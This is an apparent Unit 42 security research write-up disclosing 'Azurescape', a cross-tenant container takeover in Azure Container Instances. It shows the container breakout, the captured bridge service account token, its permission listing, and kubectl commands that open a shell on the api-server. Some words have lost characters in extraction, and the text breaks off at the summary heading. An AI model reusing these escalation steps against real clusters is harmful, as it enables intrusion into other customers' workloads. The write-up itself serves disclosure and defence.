Finding Azurescape – Cross-Account Container Takeover in Azure Container Instances

By Yuval Avrahami
September 9, 2021 at 3:00 AM
Category: Cloud, Unit 42
Tags: Azure, Azurescape, Cloud Security, containers, CVE-2018-1002102, CVE-2019-5736, Kubernetes, runC, vulnerabilities

This post is also available in: 日本語 (Japanese)

Executive Summary

Azure Container Instances (ACI) is Azure's Container-as-a-Service (CaaS) offering, enabling customers to run containers on Azure without managing the underlying servers. Unit 42 researchers recently identified and disclosed critical security issues in ACI to Microsoft. A malicious Azure user could have exploited these issues to execute code on other users' containers, steal customer secrets and images deployed to the platform, and possibly abuse ACI's infrastructure for cryptomining. Researchers named the vulnerability **Azurescape – the first cross-account container takeover in the public cloud**.

Azurescape allowed malicious users to compromise the multitenant Kubernetes clusters hosting ACI, establishing full control over other users' containers. This post covers the research process, presents an analysis of the issue and suggests best practices for securing Kubernetes, with a focus on multitenancy, that could help prevent similar attacks.

Microsoft patched ACI shortly after our disclosure. Unit 42 has no knowledge of Azurescape exploited in the wild. As a precautionary measure, if you run containers on ACI, we recommend revoking any privileged credentials that were deployed to the platform before Aug. 31, 2021, and checking their access logs for irregularities.

For a high-level overview of Azurescape, please refer to our corporate blog, "What You Need to Know About Azurescape."

Background on Azure Container Instances

Azure Container Instances (ACI) was released in July 2017 and was the first Container-as-a-Service (CaaS) offering by a major cloud provider. With ACI, customers can deploy containers to Azure without managing the underlying infrastructure. ACI takes care of scaling, request routing and scheduling, providing a serverless experience for containers.

Azure's website described ACI by saying, "Develop apps fast without managing virtual machines or having to learn new tools – it's just your application, in a container, running in the cloud."

Internally, ACI is built on multitenant clusters that host customer containers. Originally those were Kubernetes clusters, but over the past year, Microsoft started hosting ACI on Service Fabric Clusters as well. The issues presented here affect ACI on Kubernetes, and the rest of the post will only reference that architecture. According to our tests, in which we deployed several thousand containers to the platform, at the time of disclosure Kubernetes hosted around 37% of newly created containers in ACI.




Figure 1. ACI hosted on multitenant Kubernetes clusters.

In multitenant environments like ACI, you need to enforce a strong boundary between tenants. In ACI, that boundary is the node virtual machine. Each customer container runs in a Kubernetes po on a dedicated, single-tenant node. This Kubernetes multitenancy approach is often called node-per-tenant.

Azurescape Attack Scenario

ACI is built to defend against malicious neighbors. Since practically anyone can deploy a container to the platform, ACI must ensure that malicious containers cannot disrupt, leak information, execute code or otherwise affect other customers' containers. These are often called cross-account or cross-tenant attacks.




Figure 2. Cross-account attack scenario.

The following sections cover our research into cross-account attacks in ACI. We identified a cross tenant attack through which a malicious Azure customer could escape their container, acquire a privileged Kubernetes service account token and take over the Kubernetes api-server, thus establishing complete control over the multitenant cluster and all customer containers running within it.

Escaping Our Container

CaaS offerings are notoriously hard to look into. Users are only exposed to their container environment, and access to the local network is disabled through firewalls. To better understand how CaaS platforms run our containers, we created WhoC. WhoC is a container image that reads the container runtime executing it. It's based on a rarely discussed design flaw in Linux containers allowing them to read the underlying host's container runtime. The idea is quite similar to the infamous CVE-2019-5736, except that instead of overwriting the host's runtime, you read it.

By deploying WhoC to ACI, we were able to retrieve the container runtime used in the platform. Unsurprisingly, we found runC, the industry standard container runtime. What caught us off guard was the version, as shown in Figure 3.

```
ubuntu@ip-172-31-92-81:~/whoc/csp_stash$ ./aci_container_runtime  -v
runc version 1.0.0-rc2
commit: 9df8b306d01f59d3a8029be411de015b7304dd8f
spec: 1.0.0-rc2-dev
```

Figure 3. Container runtime used in ACI.

RunC v1.0.0-rc2 was released on Oct. 1, 2016, and was vulnerable to at least two container breakout CVEs. Back in 2019, we analyzed one of these vulnerabilities, CVE-2019-5736. Our blog post, "Breaking out of Docker via runC – Explaining CVE-2019-5736," shared our analysis and a proof-of-concept (PoC) exploit for it.

Once we discovered the presence of this old version of runC in ACI, we took the PoC container image developed then, polished it and deployed it to ACI. We successfully broke out of our container and gained a reverse shell running as root on the underlying host, which turned out to b a Kubernetes node.




Figure 4. Exploiting CVE-2019-5736 to escape our ACI container.

While we escaped our container, we were still within the tenant boundary – the node VM. CaaS platforms are designed to withstand sophisticated attackers who possess kernel vulnerabilities enabling privilege escalation and container breakout. A malicious container breaking out is a somewhat expected threat, tolerated through node-level isolation.




Figure 5. Out of the container, still inside our dedicated node.

Scouting the Node Environment

Looking around the node, we could verify our container was the only customer container. Using the Kubelet credentials, we listed the pods and nodes in the cluster. The cluster hosted around 100 customer pods and had about 120 nodes. Each customer was assigned a Kubernetes namespace where their pod ran; ours was `caas-d98056cf86924d0fad1159XXXXXXXXXX`.

We saw that the node's Kubelet allowed anonymous access, so we tried to access Kubelets on neighboring nodes. All attempted requests to access neighboring nodes timed out, probably due t a firewall configuration that prevented communication between worker nodes.

Nodes had a reference to the cluster name in a `kubernetes.azure.com/cluster` label, with the following format: `CAAS-PROD-<LOCATION>-LINUX-<ID>`.

```
labels:
  agentpool: system
  beta.kubernetes.io/arch: amd64
  beta.kubernetes.io/os: linux
  kubernetes.azure.com/cluster: CAAS-PROD-WESTEUROPE-LINUX-4
```

Figure 6. Cluster name.

We deployed a few breakout containers which landed on different Kubernetes clusters. Each cluster was found to have a unique cluster ID ranging between 1-125, indicating that each location (e.g. Western Europe) hosted a few dozen clusters.

Kubernetes 1-days

Next, we examined the cluster's Kubernetes version.

```
root@k8s-agentpool8-a01wcusl-6:/# kubectl --kubeconfig=/var/lib/kubelet/kubeconfig version
Client Version: version.Info{Major:"1", Minor:"8", GitVersion:"v1.8.4", GitCommit:"9befc2b8928a9426501d3b
e:"clean", BuildDate:"2017-11-20T05:17:43Z", GoVersion:"go1.8.3", Compiler:"gc", Platform:"linux/amd64"}
Server Version: version.Info{Major:"1", Minor:"8", GitVersion:"v1.8.4", GitCommit:"9befc2b8928a9426501d3b
e:"clean", BuildDate:"2017-11-20T05:17:43Z", GoVersion:"go1.8.3", Compiler:"gc", Platform:"linux/amd64"}
```

Figure 7. ACI Kubernetes version.

ACI was hosted on clusters running either Kubernetes v1.8.4, v1.9.10 or v1.10.9. These versions were released between November 2017 and October 2018 and are vulnerable to multiple publicly known vulnerabilities. Running older Kubernetes versions is considered bad practice, but it doesn't necessarily entail a security issue within ACI. If no past issues are exploitable from the context of a malicious node, then there's no security impact.

We started going over past Kubernetes issues, searching for ones that would allow our compromised node to escalate privileges or gain access to other nodes. We identified one that looked promising – CVE-2018-1002102.

Kubernetes CVE-2018-1002102

The api-server occasionally reaches out to Kubelets. For example, when servicing a `kubectl ex` `<pod> <cmd>` command, the api-server will defer the request to the appropriate Kubelet's `/exe` endpoint.

CVE-2018-1002102 marks a security issue in how the api-server communicated with Kubelets – would accept redirects. By redirecting the api-server's requests to another node's Kubelet, a malicious Kubelet can spread in the cluster. Figure 8 shows the basic flow of the vulnerability:




Figure 8. CVE-2018-1002102 flow.

The prerequisites for exploitation are:

1. A vulnerable api-server version: ✓
2. A compromised node: ✓
3. A way to make the api-server contact the compromised node. For example, this can be accomplished by issuing a `kubectl exec` to a pod on the compromised node: ?

As it turns out, ACI also fulfilled the third prerequisite. ACI supports executing commands on uploaded containers via the `az container exec` command, which mirrors `kubectl exec`.

```
az container exec --name <my-container> --exec-command <command>
```

We proceeded to create a custom Kubelet image that exploits CVE-2018-1002102, redirecting incoming exec requests to pods on other nodes. To maximize impact, we configured it to target th api-server pod, and finally, ran `az container exec my-ctr --exec-command /bin/bas` with the expectation of establishing a shell on the api-server container. The command just failed.

After some debugging, we noticed the redirection operation only works if the target container is hosted on the same node. This effectively nullifies the attack, since we can't spread to other node Examining the patch for CVE-2018-1002102, this was actually the fix for the vulnerability. At this point, something didn't add up. We had already verified the api-server version was vulnerable to CVE-2018-1002102, and we didn't understand why it appeared to include the fix.

Reexamining the `exec` requests arriving at the node helped shed some light on what was going o We expected the requests to arrive from the api-server IP, as illustrated in Figure 8. Surprisingly, t requests originated from a pod dubbed the 'bridge' running in the default namespace.

```
root@k8s-agentpool3-a53wcusl-13:/# ss | grep 10250
tcp    ESTAB      0      0      ::ffff:10.240.38.5:10250                ::ffff:10.240.255.5:58888
tcp    ESTAB      0      0      ::ffff:10.240.38.5:10250                ::ffff:10.244.13.35:58660
root@k8s-agentpool3-a53wcusl-13:/# kubectl --kubeconfig=var/lib/kubelet/kubeconfig get pods -o wide | grep 10244.13.3
bridge-6ff8b6d66c-q6wmh                                                                                    2/
12d      10.244.13.35     k8s-agentpool1-a53wcusl-2
```

Figure 9. Kubelet connections during an `az container exec` session.

We discovered that ACI moved the handling of `exec` requests from the api-server to a custom service. This was probably implemented by routing `az container exec` commands to the bridge pod instead of to the api-server.




Figure 10. Bridge pods handle execs in ACI.

The bridge image tag was `master_20201125.1`, indicating it was updated after CVE-2018-1002102. Judging from its recent build time and its refusal to redirect `exec` requests, it appears that CVE-2018-1002102's patch was ported to the bridge. Microsoft deserves credit for noticing vulnerability affects their custom bridge pod and patching accordingly. Nicely done!

It's worth mentioning that CVE-2018-1002102 can also be exploited in other cases, for instance, when a client asks a malicious Kubelet to retrieve container logs (e.g. `kubectl logs`). This is actually relevant for ACI, where this functionality is implemented via the `az container logs` command. But as with `exec` requests, ACI deferred the handling of log retrieval to a dedicated pod appropriately named `log-fetch`. And as with the bridge pod, a fix for CVE-2018-1002102 was also ported to the `log-fetch` pod, preventing exploitation.

Escalating to Cluster Admin

CVE-2018-1002102 was off the table, but we did notice something odd while debugging the exploit. The `exec` requests arriving at the node included an `Authorization` header carrying a Kubernetes service account token, as shown in Figure 11.

```
root@k8s-agentpool5-a73wus0l-19:/# cat /root/.y_log
Raw Request:
POST /exec/caas-5d069412b4e74e79baa4f976000680b8/wk-caas-
d=%2Fbin%2Fls&error=1&input=1&output=1&tty=1 HTTP/1.1
Host: 10.240.94.5:10250
Authorization: Bearer eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXV
```

Figure 11. Bridge sends 'exec' request with service account token.

Finding a token here was surprising. As mentioned earlier, Kubelets in the cluster were configured allow anonymous access, so there was no need for requests to authenticate via a token. Perhaps this was a relic of an older implementation.

Kubernetes service account tokens are unencrypted JSON Web Tokens (JWTs), so they're decodable. As seen below, the received token is a service account token for the 'bridge' service account. This makes sense given the request originated from the bridge pod.

```
yavrahami@M-C02YT7FTLVDQ:~$ ./decode_jwt_body.sh $token | jq
{
  "iss": "kubernetes/serviceaccount",
  "kubernetes.io/serviceaccount/namespace": "default",
  "kubernetes.io/serviceaccount/secret.name": "bridge-token-nv
  "kubernetes.io/serviceaccount/service-account.name": "bridge"
  "kubernetes.io/serviceaccount/service-account.uid": "4d36321f
  "sub": "system:serviceaccount:default:bridge"
}
```

Figure 12. Bridge service account token, decoded.

If you run Kubernetes, be careful to whom you send your service account tokens: Anyone who receives a token is free to use it and masquerade as its owner. Token thieves are likely to be very interested in the permissions of their stolen tokens. The api-server exposes two APIs that allow clients to query for their permissions, `SelfSubjectAccessReview` and `SelfSubjectRulesReview`. And kubectl provides `kubectl auth can-i` as a convenient way of accessing these APIs.

Here are the privileges of the 'bridge' token in the default namespace:

```
root@k8s-agentpool5-a73wus0l-19:/# kubectl_ng --insecure-skip-tls-verify -s https://10.240.255.5:443 --token=$TOKEN auth can-i --list
Resources                                       Non-Resource URLs        Resource Names   Verbs
pods/exec                                       []                       []              [create]
selfsubjectaccessreviews.authorization.k8s.io   []                       []              [create]
selfsubjectrulesreviews.authorization.k8s.io    []                       []              [create]
secrets                                         []                       []              [get delete]
                                                [/api/*]                 []              [get]
                                                [/api]                   []              [get]
                                                [/apis/*]                []              [get]
                                                [/apis]                  []              [get]
                                                [/healthz]               []              [get]
                                                [/openapi/*]             []              [get]
                                                [/openapi]               []              [get]
                                                [/swagger-2.0.0.pb-v1]   []              [get]
                                                [/swagger.json]          []              [get]
                                                [/swaggerapi/*]          []              [get]
                                                [/swaggerapi]            []              [get]
                                                [/version/]              []              [get]
                                                [/version]               []              [get]
namespaces                                      []                       []              [get]
pods                                            []                       []              [get]
```

Figure 13. Bridge token permissions – default namespace.

Looking at other namespaces, the permissions are consistent, indicating they're cluster-wide (as opposed to namespace-scoped). Below are the token's permissions in the kube-system namespac Try to identify a permission that would allow us to spread in the multitenant cluster:

```
root@k8s-agentpool5-a73wus0l-19:/# kubectl_ng --insecure-skip-tls-verify -s https://10.240.255.5:443 --token=$TOKEN auth can-i --list -n kube-sy
Resources                                       Non-Resource URLs        Resource Names   Verbs
pods/exec                                       []                       []              [create]
selfsubjectaccessreviews.authorization.k8s.io   []                       []              [create]
selfsubjectrulesreviews.authorization.k8s.io    []                       []              [create]
secrets                                         []                       []              [get delete]
                                                [/api/*]                 []              [get]
                                                [/api]                   []              [get]
                                                [/apis/*]                []              [get]
                                                [/apis]                  []              [get]
                                                [/healthz]               []              [get]
                                                [/openapi/*]             []              [get]
                                                [/openapi]               []              [get]
                                                [/swagger-2.0.0.pb-v1]   []              [get]
                                                [/swagger.json]          []              [get]
                                                [/swaggerapi/*]          []              [get]
                                                [/swaggerapi]            []              [get]
                                                [/version/]              []              [get]
                                                [/version]               []              [get]
namespaces                                      []                       []              [get]
pods                                            []                       []              [get]
```

Figure 14. Bridge token permissions – kube-system namespace.

Seasoned Kubernetes security folks may have identified the `pods/exec` privilege, indicating that the token can be used to execute commands on any pod in the cluster – including the api-server pod! Figure 15 shows the token opening a shell on the api-server container:

```
root@k8s-agentpool5-a73wus0l-19:/# kubectl --kubeconfig=/var/lib/kubelet/kubeconfig -n kube-system get pods | grep api
kube-apiserver-k8s-master-a73wus0l-0           1/1       Running    6          264d
<0.240.255.5:443 --token=$TOKEN -n kube-system exec -it kube-apiserver-k8s-master-a73wus0l-0 bash
root@k8s-master-a73wus0l-0:/# ps aux
USER        PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root          1 36.5  8.8 2482184 1266964 ?     Ssl   2020 127563:37 /hyperkube apiserver --tls-min-version=VersionTLS1
root         22  0.1  0.0  18152  3112 ?        Ss   01:38   0:00 bash
root         28  0.0  0.0  36640  2764 ?        R+   01:38   0:00 ps aux
root@k8s-master-a73wus0l-0:/# kubectl --server http://127.0.0.1:8080 auth can-i get secrets
yes
root@k8s-master-a73wus0l-0:/# kubectl --server http://127.0.0.1:8080 auth can-i create pods
yes
```

Figure 15. Using the bridge's token to pop a shell on the api-server.

We just completed a dangerous cross-account attack. With code execution on the api-server, we're now cluster admins with full control over the multitenant cluster and all customer containers within it.

Azurescape Attack Summary

Let's summarize the steps through which a malicious Azure customer could have gained administrative privileges over multitenant Kubernetes clusters hosting ACI:

